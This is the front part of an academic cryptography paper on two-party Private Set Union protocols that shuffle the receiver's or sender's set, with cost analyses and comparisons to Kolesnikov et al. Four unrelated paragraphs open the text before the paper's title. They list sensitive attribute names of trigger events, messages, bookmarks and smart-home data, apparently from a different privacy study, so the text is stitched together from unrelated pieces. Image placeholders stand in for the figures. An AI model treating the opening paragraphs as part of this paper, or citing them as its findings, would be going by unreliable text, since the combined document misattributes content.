Event description. Attributes in this category provide descriptive texts to the trigger event, including `ProjectName`, `TaskName`, `EventName`, `Description`, `About`, `Note`, `Title`, `Tag`, `Summary`, `HTML`, `Section`, `Field`, `Column`, `Row`, `Caption`, `FirstLinkUrl`, and `EmbeddedCode`.

Message. Attributes pertain to a text message or an email includes `Message`, `Body`, `Text`, `Content`, and `Subject`.

Bookmark. Attributes related to a article or webpage bookmarked by the user usually includes the keywords `Article`, `Website`, or `Page`.

Other. Other attributes that we found containing sensitive information include financial information (`Transaction`, `Money`, `Payment`, `Amount`), smart home (`Temp`, `Pm`, `Co2`, `Humidity`, `Indoor`, `Air`, `Concentration`, `Device`, `Sensor`, `Camera`, `Thermostat`, `Switch`, `Doorbell`, `Home`, `EnterOrExited`), event duration (`Ends`, `Duration`), and reminder lists (`List`).

Shuffle-based Private Set Union: Faster and More Secure

Yanxue Jia[†] , Shi-Feng Sun[†⋆] , Hong-Sheng Zhou[‡⋆] , Jiajun Du[†] , and Dawu Gu[†⋆]

[†]*Shanghai Jiao Tong University, China*
{jiayanxue,shifeng.sun,cqdujiajun,dwgu}@sjtu.edu.cn
[‡]*Virginia Commonwealth University, USA*
hszhou@vcu.edu

Abstract

Private Set Union (PSU) allows two players, the sender and the receiver, to compute the *union* of their input datasets without revealing any more information than the result. While it has found numerous applications in practice, not much research has been carried out so far, especially for large datasets.

In this work, we take shuffling technique as a key to design PSU protocols for the first time. By shuffling receiver's set, we put forward the first protocol, denoted as $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$, that eliminates the expensive operations in previous works, such as additive homomorphic encryption and repeated operations on the receiver's set. It outperforms the state-of-the-art design by Kolesnikov et al. (ASIACRYPT 2019) in both efficiency and security; the unnecessary leakage in Kolesnikov et al.'s design, can be avoided in our design.

We further extend our investigation to the application scenarios in which both players may hold *unbalanced* input datasets. We propose our second protocol $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$, by shuffling the sender's dataset. This design can be viewed as a dual version of our first protocol, and it is suitable in the cases where the sender's input size is much smaller than the receiver's.

Finally, we implement our protocols $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ and $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ in C++ on big datasets, and perform a comprehensive evaluation in terms of both scalability and parallelizability. The results demonstrate that our design can obtain a 4-5$\times$ improvement over the state-of-the-art by Kolesnikov et al. with a single thread in WAN/LAN settings.

1 Introduction

Private set operations allow mutually distrustful parties to perform set operations (like intersection and union) on their datasets, while revealing no more information about their own private input than what can be deduced from the results. Over the past decade, much progress has been made on Private Set Intersection (PSI), which has become considerably efficient and been deployed widely in practice [6, 18, 27–29, 31, 32, 34]. In contrast, little attention has been drawn on Private Set Union (PSU).

Like the well-researched PSI, PSU also has numerous applications [3, 4, 12, 19]. For example, it can be used for *cyber risk assessment and management*. Specifically, *"Individual blacklists today suffer from several drawbacks that limit their accuracy in malicious source identification. ... Aggregating blacklists from different maintainers and across various attack types can improve the accuracy of malicious source identification over any individual blacklist,"* as pointed out by Ramanathan et al. [37]. Therefore, it is significant for organizations (namely, maintainers of IP blacklists) to compute the joint list of individual IP blacklists, which will help minimize vulnerabilities in their infrastructure. In addition, each individual IP blacklist is generated based on a detection strategy developed by the maintainer, which cannot be leaked; note that certain attacks could be launched by the adversaries via evading the detection strategy.

A straightforward way to obtain the joint list is to let the organizations simply exchange their blacklists. However, this will reveal the intersection of their blacklists. Then a curious organization may deduce the detection strategy of the other organization according to the IP addresses in the intersection[1]. Whereas, he cannot do this via the IP addresses not in his own blacklist[2]. Therefore, to mitigate the privacy concerns, what we essentially need is to generate the joint blacklist with the intersection hidden, which is exactly the functionality of PSU.

According to [1, 37], most blacklists in real scenarios contain 1,000 - 500,000 IP addresses, and the update frequency is expected to be 5 - 15 minutes. With our new PSU protocol $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ (cf. the high level ideas in Section 1.1), a joint

⋆ Corresponding authors.

[1] The curious organization knows his own detection strategy that is used to identify the IP addresses in the intersection. Thus, it is reasonable for him to deduce that a similar detection strategy is used by the other organization.

[2] Different organizations usually monitor different areas of the Internet, as mentioned in [37]. Therefore, the curious organization knows nothing about the traffic through these IP addresses. Even if the curious organization can monitor the traffic, it is difficult to deduce the detection strategy as e.g., some sensitive strategies are based on features that can be only extracted from encrypted data.

blacklist can be obtained from individual blacklists of size 2^{20} in 67.756s (cf. our experiments in Section 4) with a single thread in the WAN setting, which is efficient enough for this use case.

In addition, as mentioned in [17,19], PSU can be employed to compute the union of cancer patients of different hospitals while hiding the identities of the patients who had cancer treatment at multiple hospitals, which involves patient privacy. Also, it can be used for privacy-preserving aggregation of network traffic statistics [4], merger of two Internet providers without revealing the information of their existing networks [3], and private database supporting full join [19]. Therefore, it is highly desirable to develop efficient, scalable, and secure PSU protocols.

Many interesting variants of PSU (e.g., multi-party, set-size hidden, and shared-output PSU) have been proposed for real-world applications. In this paper, we focus on PSU in the *two-party* setting, where a sender and a receiver hold sets X and Y respectively, and aim to compute their union $X \cup Y$ without revealing any more information than the result (especially what are the items in $X \cap Y$). Particularly, the goal is to enable the receiver to learn no more information than $X \cup Y$ and the sender to learn nothing (see Section 2.1 for the formal definition).

PSU **for balanced datasets.** The state-of-the-art work is by Kolesnikov et al. [19]; there, they proposed the first *scalable* two-party PSU protocol based on *symmetric-key techniques*. Before that, except for the circuit-based PSU [2], all designs [7, 9, 17] rely on *public-key operations* like additive homomorphic encryption (AHE), which make the constructed protocols *unscalable* in practice, especially for large datasets. To develop efficient PSU protocols, Kolesnikov et al. introduced the notion of Reverse Private Membership Test (RPMT) functionality as a basic building block.

A unified view for PSU ***design with single sender's item.*** Interestingly, when focusing on a special case of two-party PSU where the sender's data-size is 1, we observe that, the designs [7,9,19] can be presented in the same framework[3]. Please see Figure 1: the sender has only one item x and the receiver holds a set $Y = \{y_1, \cdots, y_n\}$, and we denote this special case of PSU by $(1,n)$-PSU. We note that, protocols in this design framework, consist of two phases: **(1)** the two parties execute a RPMT functionality, through which the receiver obtains a bit b, where $b = 0$ means $x \notin Y$, otherwise $x \in Y$. The receiver knows no more information about x beyond whether x belongs to Y, and the sender learns nothing about Y. **(2)** if $b = 0$ (which means $x \notin Y$), the receiver obtains x (and thus $\{x\} \cup Y$) while the sender learns nothing.

Under this framework, in [7,9] the RPMT functionality has been realized by employing homomorphic encryption, and in this case the receiver is able to obtain x by a straightforward

[3] More precisely, [7,9,19] all realize a relaxed RPMT functionality where if $x \notin Y$, the information about x can be leaked to the receiver.





Figure 1: Design framework for $(1,n)$-PSU protocols.

decryption. As pointed out in [19], however, the public-key operations have become the workhorse of these works. Therefore, Kolesnikov et al. [19] proposed a new way of realizing RPMT in the first phase, based *only on symmetric-key operations*, and then they implemented the second phase of the design by using Oblivious Transfer (OT).

PSU ***design: From single to multiple sender's items.*** Now let's consider how to extend the special case $(1,n)$-PSU into a more general (m,n)-PSU, where m can be a very large integer. Two different approaches, as shown in Figure 2, have been proposed in [7,9] and in [19], respectively.



(a) [7,9] (b) [19]

Figure 2: Two design frameworks for (m,n)-PSU protocols.

More concretely, in [7,9], a generalized version of RPMT, denoted as g-RPMT, has been used, to support a large input set $X = \{x_1, x_2, \ldots, x_m\}$ from the sender. Please refer to Figure 2(a). The receiver needs only to encrypt Y once, and the ciphertext for x_i can be used to test if $x_i \in Y$ for all $i \in [m]$. However, we note that the schemes in [7,9] suffer from heavy public-key operations.

In contrast, in [19] based on symmetric-key operations, for each $x_i \in X$ from the sender, a $(1,n)$-PSU sub-protocol will be executed; to implement (m,n)-PSU, thus, in total, m number of $(1,n)$-PSU sub-protocols will be executed. Please refer to Figure 2(b). Here for each $(1,n)$-PSU sub-protocol, the receiver needs to perform a polynomial interpolation with degree n for Y, which requires time $O(n \log^2 n)$. Thus when X's size $m = n$, this approach will result in a quadratic computation complexity $O(n^2 \log^2 n)$.

Bucketing techniques: The gain and the loss. To further improve the performance, Kolesnikov et al. [19] introduced the *bucketing technique* in PSU protocol design for the first time. Please see Figure 3: First, the sets X and Y are inserted into two simple hash tables with b bins, respectively, which means that the set X (resp., Y) is divided into b disjoint sub-

sets $X_1, \cdots, X_b$ (resp., $Y_1, \cdots, Y_b$). Then, each bin is padded with dummy items up to the maximum bin size ρ. Note that $b = O(n/\log n)$ and $\rho = O(\log n)$ in [19]. The two parties perform a (ρ, ρ)-PSU sub-protocol on the items of each bin separately. In this way, the complexity of each sub-protocol on each bin is $O(\rho^2 \log^2 \rho)$, so the total cost can be reduced to $O(b\rho^2 \log^2 \rho) = O(n \log n \log^2 \log n)$.




Figure 3: Bucketing technique in [19].

However, as mentioned by Kolesnikov et al. [19], the bucketing technique will incur certain information leakage about the items in the intersection, during the execution; intuitively, the receiver could learn if there are items in $X \cap Y$ in certain subsets Y_i, where $Y_i \subset Y$. Note that in the ideal PSU, from the view of receiver, any item in the entire set Y could be an item in $X \cap Y$. But here, the receiver can know that some subsets have items in $X \cap Y$ and others do not. To address this issue, Kolesnikov et al. proposed to add special items to each bin, with the goal of reducing the leakage. Unfortunately, we find that their way of adding only special items, is *insufficient* to resolve the problem (More details are given in Section 5).

Kolesnikov et al.'s bucketing technique [19] is significant since it improves the performance of the PSU design a lot; however, we must note that, the downside of this bucketing technique is that, the designed protocols will suffer from certain level of information leakage. This leakage may not be necessary! Recall that, in prior works [7, 9] under the design framework in Figure 2(a), all items in the receiver's set Y are processed *at the same time*; although the involved public-key operations make the design much less scalable (than that in [19]) for large datasets, the resulting protocol does *not* suffer from the information leakage issue (as that in [19]).

Main question. Based on above discussions, we ask the following natural question:

Is it possible to design a PSU *protocol to achieve the "best of the two worlds," i.e., (1) fast and scalable, and at the same time, (2) without any unnecessary information leakage?*

We will give an affirmative answer to this question. In particular, we propose a practical, scalable two-party PSU protocol named $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ under the design framework in Figure 2(a) by *shuffling* the receiver's set. Our protocol $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ relies only on lightweight symmetric-key primitives (along with some OTs; we note the OTs are also needed in the state-of-the-art result [19]). More details will be shown in Section 1.1 and Section 3.

PSU for unbalanced datasets. To the best of our knowledge, previous works on PSU mainly focus on designing efficient protocols for balanced datasets. We now investigate how to design practical PSU protocols in the *unbalanced* application scenarios, in which the receiver's input size is significantly larger than the sender's, or vice versa. In fact, existing protocols (including our $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ above) are already very fast when the size of receiver's input is significantly smaller than the sender's, as the relatively heavy operations mainly depend on the size of receiver's set. However, in the case that the size of receiver's input is much larger than the sender's, the performance of these protocols is reduced significantly. Hence, the second question we ask is:

Is it possible to design a fast and scalable PSU *protocol when the sender's input size is much smaller than the receiver's?*

We answer this question affirmatively by presenting a new protocol named $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$; this new protocol can be viewed as the dual version of $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$, exactly by shuffling the sender's set. More details about protocol $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ are given in Section 1.1 and Section 3.

1.1 Technical Overview

Protocol $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$: shuffling receiver's set. We now present how to construct practical two-party PSU protocols following the design framework in Figure 2(a). A big challenge is that, we need to efficiently realize the functionality g-RPMT, which allows the receiver to perform membership tests while not revealing the receiver's set Y to the sender. In previous works [7, 9], functionality g-RPMT has been realized but not efficiently due to the heavy public-key operations.

The high-level idea of our design is shown in Figure 4 and the details are as follows. Initially, each item $y \in Y$ is split into two shares s and $y \oplus s$ by an additive secret sharing, where s is distributed uniformly at random and perfectly hides y. The set $Y = \{y_1, \cdots, y_n\}$ can be shared into two sets $\{s_1, \cdots, s_n\}$ and $\{y_1 \oplus s_1, \cdots, y_n \oplus s_n\}$; the receiver will keep the former herself, and send the latter to the sender. Now we can see that for each item $x_i \in X$, if it belongs to Y (i.e., $\exists\ j$ s.t. $x_i = y_j$), then $x_i \oplus y_j \oplus s_j = s_j$. Thus the sender can compute and send $\{x_i \oplus y_1 \oplus s_1, \cdots, x_i \oplus y_n \oplus s_n\}$ to the receiver, and the receiver can check if the sender's item x_i belongs to Y by computing the intersection of this set and $\{s_1 \cdots, s_n\}$. If empty, it means $x_i \notin Y$. Otherwise, the receiver learns that $x_i \in Y$.

Now, the receiver can learn if $x_i \in Y$ without revealing Y to the sender. However, if $x_i \in Y$, the receiver can *additionally* figure out which item of Y is exactly equal to x_i according to $s_j \in \{x_i \oplus y_1 \oplus s_1, \cdots, x_i \oplus y_n \oplus s_n\} \cap \{s_1, \cdots, s_n\}$ as she knows the mapping of the shares $\{s_1, \cdots, s_n\}$ to the items in Y. Note that such information is not allowed to be obtained by the receiver in the RPMT. Thus, next we need to find a way to defend against such information leakage.

Recall that, the receiver is able to obtain additional information is due to the fact that the receiver knows which




Figure 4: Core design idea of protocol $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ for (m,n)-PSU.

share corresponds to which item in Y. Our **key design idea** now is to break the mapping by *shuffling* the receiver's set (and shares) with a permutation not known to the receiver. Together with the additive secret sharing explained before, what we essentially need is a Permute+Share functionality: taking as input a set $Y = \{y_1, \cdots, y_n\}$ from the receiver and a permutation π (over $\{1,2,\cdots,n\}$) from the sender, the functionality outputs the shares $\{s_{\pi(1)}, \cdots, s_{\pi(n)}\}$ and $\{y_{\pi(1)} \oplus s_{\pi(1)}, \cdots, y_{\pi(1)} \oplus s_{\pi(n)}\}$ to the receiver and the sender, respectively. After executing this functionality, the sender computes $\{x_i \oplus y_{\pi(1)} \oplus s_{\pi(1)}, \cdots, x_i \oplus y_{\pi(n)} \oplus s_{\pi(n)}\}$ and sends it to the receiver. Then the receiver can check if the sender's item belongs to Y as before. Following this way, the receiver will learn that there is an item $s_{\pi(j)} \in \{s_{\pi(1)}, \cdots, s_{\pi(n)}\}$ equal to $x_i \oplus y_{\pi(j)} \oplus s_{\pi(j)}$ if $x_i \in Y$, but she is unable to find out $y_{\pi(j)}$ according to $s_{\pi(j)}$, as she does not know π.

At this point, it seems that x_i can be completely hidden from the receiver at the first glance. Unfortunately, $x_i \oplus y_{\pi(j)} \oplus s_{\pi(j)}$ may still leak partial information about x_i to the receiver. This is because $y_{\pi(j)} \oplus s_{\pi(j)}$ is not distributed uniformly and independently from the perspective of the receiver who knows $s_{\pi(j)}$ and $y_{\pi(j)}$. To overcome this obstacle, we further employ multi-point Oblivious Pseudorandom Function (OPRF)[4] $F(k,\cdot)$ to conceal $\{x \oplus y_{\pi(1)} \oplus s_{\pi(1)}, \cdots, x \oplus y_{\pi(n)} \oplus s_{\pi(n)}\}$. More concretely, the receiver takes $\{s_{\pi(1)}, \cdots, s_{\pi(n)}\}$ as the input to multi-point OPRF, then the sender receives the PRF key k and the receiver obtains $\{F(k, s_{\pi(1)}), \cdots, F(k, s_{\pi(n)})\}$. In this case, the sender with the key k can compute $I_i = \{F(k, x_i \oplus y_{\pi(1)} \oplus s_{\pi(1)}), \cdots, F(k, x_i \oplus y_{\pi(n)} \oplus s_{\pi(n)})\}$ for each x_i and sends it to the receiver. Then the receiver proceeds to perform the membership test as before, but learns nothing about x_i as she does not know the PRF key k. For the second phase, the receiver can receive $x_i \notin Y$ through OT as in [19].

Optimization. Following our core idea, it can be seen that the protocol executes Permute+Share and multi-point OPRF only once for all $x_i \in X$, but needs to send m sets (i.e., $I_1, \cdots, I_m$) to receiver. In addition, the sender and receiver need to execute OT sub-protocol m times. Fortunately, we find that the functionality Permute+Share (resp. multi-point OPRF) can be securely realized by the protocols in [5, 22] (resp. [6]) with computation and communication cost $O(n \log n)$ (resp. $O(n)$). However, the sender needs to compute and send I_i containing n PRF values for each $x_i \in X$, thus it results in a quadratic computation and communication complexity $O(mn)$.

[4] Multi-point OPRF is evaluated on different inputs with the same key, while single-point OPRF is evaluated with a different key for each input.




Figure 5: $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$: Optimization via Cuckoo hashing.

The main reason for this quadratic complexity is that the sender does not know which item in Y may be equal to his item x_i, so he has to XOR x_i with all shares $\{y_{\pi(1)} \oplus s_{\pi(1)}, \cdots, y_{\pi(n)} \oplus s_{\pi(n)}\}$. To improve the efficiency, our key idea is to reduce the number of items in Y that could be equal to x_i by leveraging Cuckoo hashing [26] (defined in Section 2.2). Briefly, we insert Y into a Cuckoo hash table with γ hash functions, $\varepsilon \cdot n$ bins and stash size 0[5], and then execute $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ over the hash table. To make it clear, we take a concrete example to explain the optimization via Cuckoo hashing, as illustrated in Figure 5. In particular, we assume that the sender's item to be checked is x_i, and that the receiver's set $Y = \{y_1, \cdots, y_6\}$, can be inserted to the Cuckoo hash table with 8 bins and 2 hash functions $h_1(\cdot)$ and $h_2(\cdot)$[6]. Then the optimized protocol works as follows: **(1)** The receiver inserts Y into the Cuckoo hash table and adds a dummy item d to each empty bin, then obtains the filled table denoted by Y^*. **(2)** The receiver and the sender execute Permute+Share with a randomly chosen permutation π and Y^* as inputs, and obtain the shuffled secret share sets Sh_1 and Sh_2, respectively. Here, s_d^1 and s_d^2 in Sh_1 are the shares of dummy item and $s_d^1 \neq s_d^2$. The dotted arrows mean that after permutation π, the 4-th (resp. 7-th) item in Sh_1 is the share of the 2-th (resp. 6-th) item in Y^*, but the receiver does not know the corresponding relations. In addition, the other share is the 4-th (resp. 7-th) item in Sh_2. **(3)** With $h_1(\cdot)$ and $h_2(\cdot)$, the sender computes

[5] According to the empirical analysis in [34], the stash size can be reduced to 0 by increasing the number of hash functions while achieving a hashing failure probability of 2^{-40}.

[6] Note that the parameters used here are to simplify the explanation, please refer to Section 4.1 for the concrete parameter choices.

$h_1(x_i)$ and $h_2(x_i)$, say $h_1(x_i) = 2$ and $h_1(x_i) = 6$; we note that according to the principle of filling the Cuckoo hash table, the potential item of Y that is equal to x_i must be inserted to the position $h_1(x_i)$ or $h_2(x_i)$ of Y^*. Then he uses π to locate the corresponding shares (namely, 4-th and 7-th items) in Sh_2 and generates I_i with them. **(4)** The sender sends I_i to the receiver and the receiver proceeds as before.

Based on the above optimization, we can reduce the number of items in I_i to a constant γ that is the number of hash functions. Hence, the computation and communication cost incurred by $\{I_1, \cdots, I_m\}$ can be reduced to $O(\gamma m)$. In Table 1, we summarize the computation and communication costs of main steps in our $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$. And we will give a more detailed complexity analysis by taking account of the error rate and security parameters in Section 3.3.

Table 1: The computation and communication costs of $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$.

	Permute + Share	multi-point OPRF	$\{I_i\}_{i\in[m]}$	OT
Costs	$O(n\log n)$	$O(n)$	$O(m)$	$O(m)$

m is the sender's set size; n is the receiver's set size.

Protocol $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$: shuffling sender's set. From Table 1 we can see that when $m \gg n$ the overall cost of $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ is dominated by $\{I_i\}_{i\in[m]}$ and OT that are linear in m. However, when $m \ll n$ the cost is dominated by Permute + Share that is superlinear in n. Therefore, when considering unbalanced datasets, $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ is more suitable for the case that the sender's set size is much larger than the receiver's (i.e., $m \gg n$). To develop efficient solutions for the other case where $m \ll n$, we propose a second protocol $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ by *shuffling the sender's set*. As a whole, it can be regarded as the dual version of $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$. The high-level idea is shown in Figure 6.




Figure 6: Core idea of $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ for (m,n)-PSU.

The basic idea of $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ is to share the sender's set X into two share sets obtained by the sender and the receiver, respectively. Then, the sender sends the shares of the items in $X \setminus Y$ to the receiver such that the receiver can recover the items in $X \setminus Y$. While being shared, the sender's set X needs to be shuffled by a permutation not known by the sender such that the sender cannot know the correspondence between shares and the items in X. $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ can also be optimized via Cuckoo hashing following the similar idea as in $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$. More specifically, the sender's set X and the receiver's set Y are inserted into a Cuckoo hash table and a simple hash table (defined in Section 2.2), respectively. Then, the receiver uses the items stored in each bin (of the simple hash table), rather than all the items in Y, to generate I_i. Therefore, the size of I_i is reduced to the maximum bin size of the simple hash table. As pointed out in [19], however, the receiver may learn if each bin has any item in $X \cap Y$. To avoid this leakage, we use the shuffling technique again. For sake of clarity, we include an example in the full version [16] to illustrate our main idea of $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$.

1.2 Our Contributions

We explore new techniques of designing two-party PSU protocols for both balanced and unbalanced datasets, and propose two efficient and secure PSU protocols $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ and $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ supporting big datasets in Section 3. More specifically, our main contributions are summarized as below.

New protocols. We for the first time, give a scalable and secure construction, named $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$, for realizing two-party PSU. Note that the state-of-the-art design by Kolesnikov et al. [19] faces the issue of partial information leakage of items in intersection. While this protocol is efficient for balanced datasets, we further extend our study to the unbalanced case in the sense that the receiver's input size is significantly larger than the sender's, or vice versa. Then we propose a second efficient and secure protocol, dubbed $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$. This protocol is suitable in the applications where the sender's input size is much smaller than the receiver's; this can be viewed as a dual version of our first protocol which is more suitable for the opposing case.

New design techniques. To avoid the leakage incurred by the leverage of bucketing technique on the receiver's set, our key point is to process the receiver's set *at the same time*. Then we design $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ under the framework in Figure 2(a) by shuffling the receiver's set. Regarding designing PSU protocols for unbalanced datasets, our observation is to perform heavy operations on the smaller dataset. Thus we design $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ by shuffling the sender's set for the case that the sender's set size is much smaller than the receiver's. With the key technique *shuffling*, our design avoids expensive computations like public-key operations and repeated operations on sender/receiver's set. Furthermore, we reduce the communication and computation overhead by employing the Cuckoo hashing, which is for the first time used in PSU.

Implementation & evaluation. We implement our protocols in C++ and perform a comprehensive evaluation in Section 4. The results demonstrate that $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ is 4-5× faster than the state-of-the-art PSU protocol [19] with a single thread in WAN/LAN settings. Moreover, we show that our protocols support parallelization; $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ and $\Pi^{\mathsf{S}}_{\mathsf{PSU}}$ can achieve a speedup of 2.89× and 3.49× respectively at 8 threads in LAN setting. Beyond, the results indicate that our protocols are also

efficient and scalable for unbalanced datasets.

New leakage analysis. In Section 5 we show the bucketing technique adopted in the state-of-the-art design [19] will leak the information of intersection. Specifically, we demonstrate that after knowing all the sender's items in a bin belong to the intersection, the receiver can learn that her corresponding bin has items in $X \cap Y$ with an extremely large probability.

1.3 Related Work

As a special case of secure two-party computation, privacy-preserving set operation also includes generic and custom constructions. The generic PSI protocol (also called circuit-based PSI) was firstly proposed by Huang et al. [13], and the first generic PSU protocol was proposed in [2]. In general, the generic protocols are less efficient than the custom ones but more flexible to support different functionalities. In this work, we are mainly interested in the custom constructions.

Over the past decades, a large amount of work has been done on specific PSI (e.g., [6, 18, 21, 27–29, 31, 32, 34]). The recent works are mainly based on oblivious transfer extension [25, 29, 33, 39] and various OPRF constructions [6, 18, 27, 28, 40]. The state-of-the-art protocols have become considerably efficient for practical applications.

Although PSI and PSU are similar and they share some building blocks (e.g., OPRF [18, 19, 27]), PSU cannot be obtained by directly employing existing PSI techniques, and little process has been made towards practical PSU so far.

The first PSU protocol was proposed by Kissner and Song in [17], and realized by using threshold additively homomorphic encryption (AHE) and polynomial representation. Later, Frikken [9] proposed a new PSU protocol with intersection hidden by leveraging similar techniques. Roughly, their protocol works as follows: the receiver holding the secret key of AHE sends to the sender the encrypted polynomial representation $\mathsf{Enc}(f)$ of her own set Y, then the sender with set X calculates the tuples $(\mathsf{Enc}(xf(x)), \mathsf{Enc}(f(x)))$ for each $x \in X$, and sends them to the receiver. If $x \in Y$, the receiver can only recover $(0,0)$ from the tuple without learning any information about x. Otherwise, the receiver can recover $(xf(x), f(x))$ and then obtain x. Following the similar idea in [9], Davidson and Cid [7] presented a new protocol by replacing polynomial representation with inverted Bloom Filter[7].

All the above protocols encrypt the (polynomial or Bloom Filter) representation of the receiver's set using AHE and perform a large number of operations in an encrypted manner. As pointed out by Kolesnikov et al. in [19], the public-key operations have become the workhorse of these works. Then they proposed the first scalable PSU protocol using only symmetric-key techniques. In their work, a polynomial is also used to represent the receiver's set, but the receiver is required to *re-generate* her polynomial representation for testing each item of the sender. By this way, the design in [19] avoids the usage of the expensive additive homomorphic encryption, but still suffers from the repeated high-degree polynomial interpolations. To further reduce this cost, Kolesnikov et al. proposed an efficient optimization by using the bucketing technique.

Next, we summarize the asymptotic complexities of the above PSU protocols [7, 9, 17, 19] and ours in Table 2. In terms of asymptotic complexity, the scheme in [7] is the most efficient. However, according to the experimental comparison shown in [19], the protocol in [7] is 7607× slower than [19] due to heavy public-key operations. Note that our protocol $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ is 4-5× faster than [19]. On the other hand, the PSU protocols in [19] and our work are only based on symmetric-key operations, but the complexities are super-linear. Therefore, designing a PSU protocol with linear complexity by using symmetric-key operations is still left open.

Protocol	Comm. (bits)	Comp. (#Ops)	
		pub-key	symm-key
[17]	$O(n^2)$	$O(n^2)$	-
[9]	$O(n)$	$O(n\log\log(n))$	-
[7]	$O(n)$	$O(n)$	-
[19]	$O(n\log(n))$	-	$O(n\log(n))$
$\Pi^{\mathsf{R/S}}_{\mathsf{PSU}}$	$O(n\log(n))$	-	$O(n\log(n))$

Table 2: Comparisons of asymptotic communication (bits) and computation (#operations) costs of two-party PSU protocols in the semi-honest setting. pub/symm-key: public/symmetric-key operations. Here, n is the size of the parties' input sets. For [19] and ours, we ignore the pub-key cost of κ base OTs where κ is computational security parameter.

We now provide a concrete comparison for the state-of-the-art results on PSU and on PSI for the large datasets of size 2^{20} in LAN setting. We can see that the performance of PSI is far better than that of PSU. Our $\Pi^{\mathsf{R}}_{\mathsf{PSU}}$ outperforms Kolesnikov et al. [19] by a factor of 5.4, but is still 20× lower than the PSI protocol in [18]. More research on PSU design should be encouraged to further improve the performance.

	PSU		PSI	
	[19]	$\Pi^{\mathsf{R}}_{\mathsf{PSU}}$	[18]	[40]
Time (s)	263.476	48.703	2.441	5.396
Comm.(MB)	2470.11	1338.79	128.5	53.55

Table 3: Comparisons of total runtime (in seconds) and communication (in MB) between the state-of-the-art works on PSU and PSI for set size 2^{20} in LAN setting.

